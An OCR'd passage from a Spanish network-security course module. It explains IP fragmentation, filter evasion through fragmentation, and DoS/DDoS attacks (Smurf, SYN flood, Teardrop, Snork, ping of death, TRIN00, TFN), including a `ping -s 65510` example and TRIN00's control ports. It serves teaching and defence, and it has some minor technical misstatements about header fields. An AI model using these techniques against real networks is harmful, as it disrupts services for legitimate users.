
Los 1472 bytes restantes son para los datos de ICMP. Además de los campos normales de la cabecera IP, como origen, destino y protocolo (en este caso ICMP), hay campos específicos para la fragmentación.

El identificador de fragmento con un valor de 21223 es el enlace común para el resto de los fragmentos. El indicador de más fragmentos avisará de que el otro fragmento sigue al actual. Así pues, en este primer fragmento el indicador se establece en 1 para indicar que hay más fragmentos a continuación. Vemos también que se almacena el valor de los datos de este fragmento en relación con los datos del datagrama completo. Para el primer registro, el valor de desplazamiento es 0.


Finalmente, se almacena la longitud de los datos contenidos en este fragmento como la longitud del mismo; en este caso, la longitud es 1480, es decir, la cabecera ICMP de 8 bytes seguida por los primeros 1472 bytes de los datos ICMP.

Fragmento siguiente

Podemos ver en la siguiente figura cómo en el fragmento siguiente la cabecera IP de la cabecera original es clonada con un identificador de fragmento idéntico:



Vemos también cómo se reproduce la mayor parte del resto de datos de la cabecera IP (como el origen y destino) en la nueva cabecera. Detrás de ésta van los 1480 bytes de datos ICMP. Este segundo fragmento tiene un valor de 1480 y una longitud de 1480 bytes. Además, como todavía le sigue un fragmento más, se activa nuevamente el indicador de más fragmentos.




La figura anterior muestra el datagrama IP que lleva el segundo fragmento que, como el resto de fragmentos, necesita una cabecera IP de 20 bytes. De nuevo, el protocolo de la cabecera indica ICMP.


El número de identificación de fragmento continúa siendo 21223. Y tiene el indicador de más fragmentos activado, porque hay otro fragmento a continuación.

Es importante tener presente que la cabecera ICMP del primer fragmento no ha sido clonada juntamente con los datos ICMP. Esto significa que si se examinara tan solo este fragmento, no se podría saber el tipo de mensaje ICMP que hay almacenado. Éste hecho puede suponer problemas importantes a la hora de utilizar dispositivos de filtrado.

Último fragmento



En la figura anterior podemos ver cómo, una vez más, ha sido clonada la cabecera IP de la cabecera original (con un identificador de fragmento idéntico). Los últimos 1048 bytes de datos ICMP se insertan en este nuevo datagrama IP. Este fragmento tiene un desplazamiento de 2960 y una longitud de 1048 bytes; y como no le siguen más fragmentos, el indicador de más fragmentos está desactivado. En la siguiente figura podemos observar con más detenimiento este último fragmento:



Detrás de los 20 bytes de la cabecera IP encontramos en el fragmento el resto de bytes de los datos ICMP originales. El identificador de fragmento es 21223, y no se establece el indicador de más fragmentos porque éste es el último.

El valor de desplazamiento es 2960 (la suma de los dos fragmentos anteriores de 1480 bytes). Sólo hay 1048 bytes de datos, es decir, el resto de bytes del mensaje ICMP. Tanto este fragmento como el segundo no tiene cabecera ICMP ni, por lo tanto, tipo de mensaje ICMP que nos indique que nos encontramos ante una petición `echo` de ICMP.

1.4.2. Fragmentación para emmascaramiento de datagramas IP

Como ya hemos introducido al principio de esta sección, la fragmentación IP puede plantear una serie de problemáticas relacionadas con la seguridad de nuestra red.

Aparte de los problemas de denegación que veremos con más detenimiento en la siguiente sección, una de las problemáticas más destacadas es la utilización de fragmentación IP malintencionada para burlar las técnicas básicas de inspección de datagramas IP.

En este caso, un atacante tratará de provocar intencionadamente una fragmentación en los datagramas que envía a nuestra red con el objetivo de que pasen desapercibidos por diferentes dispositivos de prevención y de detección de ataques que no tienen implementado el proceso de fragmentación y reensamblado de datagramas IP.

Dispositivos de prevención y de detección.

Mirad los módulos didácticos *Mecanismos de prevención* y *Mecanismos de detección* para más información.

En el caso de los dispositivos de prevención más básicos (como, por ejemplo, encaminadores con filtrado de paquetes), las decisiones para bloquear paquetes se basan generalmente en la información de cabecera de los paquetes (como, por ejemplo, puertos TCP o UDP de destino, banderas de TCP, ...). Esto significa que los paquetes TCP y UDP fragmentados son susceptibles de burlar aquellos mecanismos de prevención que no implementen el proceso de reensamblado para poder tener una visión global del paquete que hay que bloquear.

Por otro lado, en el caso de dispositivos de prevención más avanzados (como, por ejemplo, pasarelas a nivel de aplicación), así como en la mayor parte de los mecanismos de detección, las decisiones para detectar paquetes potencialmente peligrosos acostumbran a basarse nuevamente en la inspección de la cabecera del datagrama IP, así como en la parte de datos del paquete. Esto significa que la fragmentación se puede utilizar nuevamente para burlar este proceso de detección y conseguir que estos paquetes entren o salgan de la red de forma desapercibida.

Con el objetivo de descubrir la MTU de la red e intentar así realizar fragmentación, el atacante puede utilizar el indicador de no fragmentación del datagrama IP. Cuando el indicador de no fragmentación está activado, como indica su nombre, no se realizará ninguna fragmentación en el datagrama. Por lo tanto, si un datagrama con este indicador cruza una red en la que se exija la fragmentación, el encaminador lo descubrirá, descartará el datagrama y devolverá el mensaje de error al equipo emisor. Este mensaje de error ICMP

contiene la MTU de la red que requiere la fragmentación.

De esta forma, el atacante solo deberá construir datagramas con diferentes longitudes, con el indicador de fragmentación establecido, a la espera de recibir estos mensajes de error.

Para solucionar el uso de la fragmentación fraudulenta y garantizar una correcta inspección de paquetes, es necesaria la implementación del proceso de fragmentación y el reensamblado de datagramas en dispositivos de prevención y detección. Esta solución puede suponer un coste adicional, ya que significa tener que examinar y almacenar cada fragmento. Aunque puede resultar muy costoso en cuanto a recursos (tiempo, proceso y memoria), será la única forma de asegurar que la inspección del paquete se ha realizado de forma correcta.

1.5. Ataques de denegación de servicio

Un ataque de denegación de servicio* es un incidente en el cual un usuario o una organización es privada de los servicios de un recurso que esperaba obtener. Normalmente, la pérdida de servicio se corresponde con la imposibilidad de obtener un determinado servicio de red como, por ejemplo, el acceso a una página web.

* En inglés, *Denial of Service Attack* (DoS).

Definimos **denegación de servicio** como la imposibilidad de acceder a un recurso o servicio por parte de un usuario legítimo. Es decir, la apropiación exclusiva de un recurso o servicio con la intención de evitar cualquier acceso a terceras partes.

De forma más restrictiva, se pueden definir los ataques de denegación de servicio en redes IP como la consecución total o parcial (temporal o total) del cese de la prestación de servicio de un equipo conectado a la red.

Los ataques de denegación de servicio pueden ser provocados tanto por usuarios internos en el sistema como por usuarios externos. Dentro del primer grupo podríamos pensar en usuarios con pocos conocimientos que pueden colapsar el sistema o servicio inconscientemente. Por ejemplo, usuarios que abusan de los recursos del sistema, ocupando mucho ancho de banda en la búsqueda de archivos de música o de películas, usuarios malintencionados que aprovechan su acceso al sistema para causar problemas de forma premeditada, etc.

En el segundo grupo se encuentran aquellos usuarios que han conseguido un acceso al sistema de forma ilegítima, falseando además la dirección de origen con el propósito de evitar la detección del origen real del ataque (mediante ataques de suplantación).

El peligro de los ataques de denegación de servicio viene dado por su independencia de plataforma. Como sabemos, el protocolo IP permite una comunicación homogénea (independiente del tipo de ordenador o fabricante) a través de espacios heterogéneos (redes Ethernet, ATM, . . .). De esta forma, un ataque exitoso contra el protocolo IP se convierte inmediatamente en una amenaza real para todos los equipos conectados a la red, independientemente de la plataforma que utilicen.


A continuación realizaremos una exposición sobre algunos de los ataques de denegación de servicio más representativos.

1.5.1. *IP Flooding*

El ataque de *IP Flooding* se basa en una inundación masiva de la red mediante datagramas IP.

Este ataque se realiza habitualmente en redes locales o en conexiones con un gran ancho de banda. Consiste en la generación de tráfico basura con el objetivo de conseguir la degradación del servicio. De esta forma, se resume el ancho de banda disponible, ralentizando las comunicaciones existentes de toda la red.

Podemos pensar en la utilización de este ataque principalmente en redes locales cuyo control de acceso al medio es nulo y cualquier máquina puede ponerse a enviar y recibir paquetes sin que se establezca ningún tipo de limitación en el ancho de banda que consume.



El tráfico generado en este tipo de ataque puede ser:

- **Aleatorio.** Cuando la dirección de origen o destino del paquete IP es ficticia o falsa. Este tipo de ataque es el más básico y simplemente busca degradar el servicio de comunicación del segmento de red al que está conectado el ordenador responsable del ataque.

- **Definido o dirigido.** Cuando la dirección de origen, destino, o incluso ambas, es la de la máquina que recibe el ataque. El objetivo de este ataque es doble, ya que además de dejar fuera de servicio la red donde el atacante genera los datagramas IP, también tratará de colapsar al equipo de destino, sea reduciendo el ancho de banda disponible, o bien saturando su servicio ante una gran cantidad de peticiones que el servidor será incapaz de procesar.

Los datagramas IP utilizados podrían corresponder a:


- **UDP.** Con el objetivo de generar peticiones sin conexión a ninguno de los puertos disponibles. Según la implementación de la pila TCP/IP de las máquinas involucradas, las peticiones masivas a puertos específicos UDP pueden llegar a causar el colapso del sistema.

- **ICMP.** Generando mensajes de error o de control de flujo.

- **TCP.** Para generar peticiones de conexión con el objetivo de saturar los recursos de red de la máquina atacada.


Una variante del IP Flooding tradicional consiste en la utilización de la dirección de difusión de la red como dirección de destino de los datagramas IP. De esta forma, el encaminador de la red se verá obligado a enviar el paquete a todos los ordenadores de la misma, consumiendo ancho de banda y degradando el rendimiento del servicio.

También existen otras variantes en las que se envían peticiones ICMP de tipo `echo-request` a varios ordenadores suplantando la dirección IP de origen, sustituida por la dirección de difusión (`broadcast`) de la red que se quiere atacar. De esta forma, todas las respuestas individuales se ven amplificadas y propagadas a todos los ordenadores conectados a la red. La siguiente figura representa este tipo de escenario:



1.5.2. *Smurf*

Este tipo de ataque de denegación de servicio es una variante del ataque anterior (*IP Flooding*), pero realizando una suplantación de las direcciones de origen y destino de una petición ICMP del tipo `echo-request`:



Como dirección de origen se pone la dirección IP de la máquina que debe ser atacada. En el campo de la dirección IP de destino se pone la dirección de difusión de la red local o red que se utilizará como trampolín para colapsar a la víctima.

Con esta petición fraudulenta, se consigue que todas las máquinas de la red respondan a la vez a una misma máquina, consumiendo todo el ancho de banda disponible y saturando el ordenador atacado.

1.5.3. *TCP/SYN Flooding*

Como ya hemos visto anteriormente, algunos de los ataques y técnicas de exploración que se utilizan en la actualidad se basan en no complementar intencionadamente el protocolo de intercambio del TCP. Esta debilidad del protocolo TCP proviene de las primeras implementaciones de las pilas TCP.

Cada vez que se procesa una conexión, deben crearse datagramas IP para almacenar la información necesaria para el funcionamiento del protocolo. Esto puede llegar a ocupar mucha memoria. Como la memoria del equipo es finita, es necesario imponer restricciones sobre el número de conexiones que un equipo podrá aceptar antes de quedarse sin recursos.

El ataque de **TCP/SYN Flooding** se aprovecha del número de conexiones que están esperando para establecer un servicio en particular para conseguir la denegación del servicio.

Cuando un atacante configura una inundación de paquetes SYN de TCP, no tiene ninguna intención de complementar el protocolo de intercambio, ni de establecer la conexión. Su objetivo es exceder los límites establecidos para el número de conexiones que están a la espera de establecerse para un servicio dado.

Esto puede hacer que el sistema que es víctima del ataque sea incapaz de establecer cualquier conexión adicional para este servicio hasta que las conexiones que estén a la espera bajen el umbral.

Hasta que se llegue a este límite, cada paquete SYN genera un SYN/ACK que permanecerá en la cola a la espera de establecerse. Es decir, cada conexión tiene un temporizador (un límite para el tiempo que el sistema espera, el establecimiento de la conexión) que tiende a configurarse en un minuto.

Cuando se excede el límite de tiempo, se libera la memoria que mantiene el estado de esta conexión y la cuenta de la cola de servicios disminuye en una unidad. Después de alcanzar el límite, puede mantenerse completa la cola de servicios, evitando que el sistema establezca nuevas conexiones en este puerto con nuevos paquetes SYN.

Dado que el único propósito de la técnica es inundar la cola, no tiene ningún sentido utilizar la dirección IP real del atacante, ni tampoco devolver los SYN/ACK, puesto que de esta forma facilitaría que alguien pudiera llegar hasta él siguiendo la conexión. Por lo tanto, normalmente se falsea la dirección de origen del paquete, modificando para ello la cabecera IP de los paquetes que intervendrán en el ataque de una inundación SYN.

1.5.4. *Teardrop*

Fragmentación IP

Como hemos visto en este mismo módulo*, el protocolo IP especifica unos campos en la cabecera encargados de señalar si el datagrama IP está fragmentado (forma parte de un paquete mayor) y la posición que ocupa dentro del datagrama original.

En el campo de indicadores de TCP** encontramos el indicador de más fragmentos que indica si el paquete recibido es un fragmento de un datagrama mayor. Por otra parte, el campo de identificación del datagrama especifica la posición del fragmento en el datagrama original.

* Para tratar el siguiente ataque, haremos uso de la teoría sobre la fragmentación IP que hemos visto en este mismo módulo didáctico.

** En inglés, *TCP flags*.

El ataque ***Teardrop*** intentará realizar una utilización fraudulenta de la fragmentación IP para poder confundir al sistema operativo en la reconstrucción del datagrama original y colapsar así el sistema.

Supongamos que deseamos enviar un fichero de 1024 bytes a una red con un MTU (*Maxim Transfer Unit*) de 512 bytes. Será suficiente enviar dos fragmentos de 512 bytes:

	Posición	Longitud
Fragmento 1	0	512
Fragmento 2	512	512

Fragmentación correcta

El objetivo de *Teardrop* será realizar las modificaciones necesarias en los campos de posición y longitud para introducir incoherencias cuando se produzca la reconstrucción del datagrama original:

	Posición	Longitud
Fragmento 1	0	512
Fragmento 2	500	512
……..	……..	……..
Fragmento N	10	100

Fragmentación incorrecta

De esta forma, *Teardrop* y sus variantes directas conseguirán que el datagrama se sobrescriba y produzca un error de *buffer-overrun* al ser reensamblado.

Error de *buffer-overrun*

Se puede producir a causa de la existencia de desplazamientos negativos.


Otra posibilidad consiste en enviar centenares de fragmentos modificados malintencionadamente, con el objetivo de saturar la pila de protocolo IP del equipo atacado (a causa de una superposición de distintos datagramas IP).

1.5.5. *Snork*

El ataque ***Snork*** se basa en una utilización malintencionada de dos servicios típicos en sistemas Unix: el servicio CHARGEN (CHARacter GENerator, generador de caracteres) y el servicio ECHO.

El primer servicio se limita a responder con una secuencia aleatoria de caracteres a las peticiones que recibe. El segundo servicio, ECHO, se utiliza como sistema de pruebas para verificar el funcionamiento del protocolo IP.

Así, esta denegación de servicio se basa en el envío de un datagrama especial al ordenador de destino, que una vez reconocido, enviará una respuesta al equipo de origen.



El ataque ***Snork*** consiste en el cruce de los servicios ECHO y CHARGEN, mediante el envío de una petición falsa al servicio CHARGEN, habiendo colocado previamente como dirección de origen la dirección IP de la máquina que hay que atacar (con el puerto del servicio ECHO como puerto de respuesta). De esta forma, se inicia un juego de ping-pong infinito.

Este ataque se puede realizar con distintos pares de equipos de la red obteniendo un consumo masivo de ancho de banda hasta degradar el rendimiento de la misma. También se puede realizar contra una misma máquina (ella misma se envía una petición y su respuesta) consiguiendo consumir los recursos (especialmente CPU y memoria) de este equipo.

1.5.6. *Ping of death*

El ataque de denegación de servicio "*ping de la muerte*"(*ping of death*) es uno de los ataques más conocidos y que más artículos de prensa ha generado. Al igual que otros ataques de denegación existentes, utiliza una definición de longitud máxima de datagrama IP fraudulenta.

> La longitud máxima de un datagrama IP es de 65535 bytes, incluyendo la cabecera del paquete (20 bytes) y partiendo de la base de que no hay opciones especiales especificadas. Por otra parte, recordemos que el protocolo ICMP tiene una cabecera de 8 bytes. De esta forma, si queremos construir un mensaje ICMP tenemos disponibles 65535 - 20 - 8 = 65507 bytes.

Debido a la posibilidad de fragmentación de IP, si es necesario enviar más de 65535 bytes, el datagrama IP se fragmentará y se reensamblará en el destino con los mecanismos que comentados anteriormente.

El ataque ping de la muerte se basa en la posibilidad de construir, mediante el comando ping, un datagrama IP superior a los 65535 bytes, fragmentado en N trozos, con el objetivo de provocar incoherencias en el proceso de reensamblado.

Si, por ejemplo, construimos un mensaje ICMP de tipo `echo-request` de 65510 bytes mediante el comando `ping -s 65510`, los datos ICMP podrán ser enviados en un único paquete fragmentado en N trozos (según la MTU de la red), pero pertenecientes al mismo datagrama IP. Si hacemos la suma de los distintos campos del datagrama, veremos que los 20 bytes de cabecera IP más los 8 bytes de cabecera ICMP, junto con los datos ICMP (65510 bytes) ocuparán 65538 bytes. De esta forma, el ataque consigue provocar un desbordamiento de 3 bytes. Este hecho provocará que al reconstruir el paquete original en el destino, se producirán errores que, si existen deficiencias en la implementación de la pila TCP/IP del sistema, podrían causar la degradación total del sistema atacado.

1.5.7. Ataques distribuidos

Un ataque de denegación de servicio distribuido* es aquél en el que una multitud de sistemas (que previamente han sido comprometidos) cooperan entre ellos para atacar a un equipo objetivo, causándole una denegación de servicio. El flujo de mensajes de entrada que padece el equipo atacado le dejará sin recursos y será incapaz de ofrecer sus servicios a usuarios legítimos.

* En inglés, *Distributed Denial of Service* (DDoS).

Así pues, podemos definir los ataques de denegación de servicio distribuidos como un ataque de denegación de servicio en el que existen múltiples equipos sincronizados de forma distribuida que se unen para atacar un mismo objetivo.

A continuación veremos algunos de los ataques de denegación de servicio distribuidos más representativos, prestando especial atención tanto a su evolución histórica, como al modelo distribuido de las fuentes que realizan el ataque, su sincronización y la forma en la que realizan la denegación de servicio.

TRIN00

TRIN00 es un conjunto de herramientas *master-slave* utilizadas para sincronizar distintos equipos que cooperarán, de forma distribuida, en la realización de una denegación de servicio. Las primeras implementaciones de *TRIN00* fueron implementadas únicamente para sistemas Sun Solaris (en los que se produjeron los primeros ataques conocidos).


El primer paso para realizar un ataque con *TRIN00* consiste en la instalación de las herramientas en los equipos desde los que partirá el ataque. Para ello, el atacante necesitará obtener privilegios de administrador en estos equipos (que habrá conseguido mediante técnicas de *sniffing*, explotación de servicios**, ...). Estos sistemas deberían ser equipos interconectados en grandes redes corporativas con un gran ancho de banda y en los que el origen del ataque pudiera pasar desapercibido entre cientos o millares de sistemas dentro la misma red. El atacante tratará de realizar un ataque de intrusión a un primer equipo de estas redes, desde donde continuará con la búsqueda de nuevos equipos vulnerables y procederá a su infección de igual manera como se realizó con el primer equipo.

** Mirad el capítulo *Deficiencias de programación* para más información sobre explotación de servicios.

Para realizar las intrusiones, el atacante llevará a cabo una búsqueda de vulnerabilidades en los equipos existentes en la red, generando una lista de equipos potencialmente débiles en los que tratará de introducirse y ejecutar las herramientas necesarias para provocar la escalada de privilegios.

Desde el primer equipo infectado por *TRIN00*, el atacante tratará de distribuir las herramientas a cada una de las demás máquinas infectadas. También se encargará de la ejecución de tareas periódicas para tratar de esconder los rastros de la intrusión que puedan delatar la entrada en el sistema y la detección del origen del ataque.

En la siguiente figura podemos observar el diagrama de tres capas que conforma un ataque ejecutado mediante *TRIN00*. Vemos cómo a partir de un único ordenador, el atacante podrá llegar a obtener toda una red de equipos a su disposición para la realización del ataque distribuido:



La comunicación entre las distintas capas se realiza mediante conexiones TCP (fiables) para la parte *atacante-master*, y conexiones UDP (no fiables) para la parte *master-slave* y *slave-master*, en puertos específicos de cada máquina.

La **comunicación** siempre se inicia con la transmisión de una contraseña. Esto permite que ni el administrador del equipo ni el de otros atacantes puedan acceder al control de la red de ataques de *TRIN00*.

Los demonios de *TRIN00* situados en los equipos *master* y *slave* permiten la ejecución de comandos para iniciar, controlar y detener ataques de denegación tradicionales como *ICMP Flooding*, *SYN Flooding*, *UDP Flooding*, *Smurf*, etc. Para acceder a estos comandos, el atacante realizará una conexión Telnet en el puerto especificado en el siguiente esquema:

	Atacante	Master	Slave
Atacante		27665/TCP	
Master			27444/UDP
Slave		31335/UDP	

Esquema de comunicaciones de TRIN00

Tribe Flood Network

Tribe Flood Network (TFN) es otra de las herramientas existentes para realizar ataques de denegación de servicio distribuidos que utiliza un esquema *master-slave* para coordinar ataques de denegación tradicionales (*ICMP Flooding*, *SYN Flooding*, *UDP Flooding* y *Smurf*). Al igual que *TRIN00*, permite dejar abierta una consola de administración a la máquina de origen (escuchando por un puerto TCP determinado) ofreciendo un acceso ilimitado a los equipos infectados.

La arquitectura de funcionamiento del TFN es muy parecida a la de *TRIN00*. Una de las pocas diferencias la encontramos en la parte de clientes (respecto a los *Masters* del esquema de *TRIN00*) y la parte de demonios (respeto a los *Slaves* de *TRIN00*). De forma análoga, un atacante controla a uno o más clientes quem a su vez, controlan a uno o más demonios.

El control de la red TFN se consigue mediante la ejecución directa de comandos utilizando conexiones *cliente-servidor* basadas en paquetes ICMP de tipo `echo-reply`.

La comunicación para el envío de comandos se realiza mediante un número binario de 16 bits en el campo de identificación de mensajes ICMP de tipo `echo`. El **número de secuencia** es una constante `0x0000` para enmascarar el mensaje ICMP como si fuera a una petición `echo-request` y pasar así desapercibido en el caso de existir en la red mecanismos de detección de ataques.

Este cambio en la comunicación, respecto a *TRIN00*, se debe a que muchos sistemas de monitorización para la protección de redes (dispositivos cortafuegos, sistemas de detección de intrusos, . . .) pueden filtrar tráfico TCP y UDP que va hacia puertos determinados.

No obstante, la mayoría de sistemas dejan pasar mensajes ICMP de tipo `echo` utilizados para utilizar el comando *ping* y realizar así verificaciones de los equipos activos en la red. Además, pocas herramientas de red muestran adecuadamente los mensajes ICMP, lo cual permite un camuflaje perfecto entre el tráfico normal de la red.

Otra diferencia respeto a *TRIN00* es que los clientes de TFN no están protegidos por contraseñas de acceso, con lo cual puede ser ejecutado sin restricciones por otros usuarios una vez instalado.

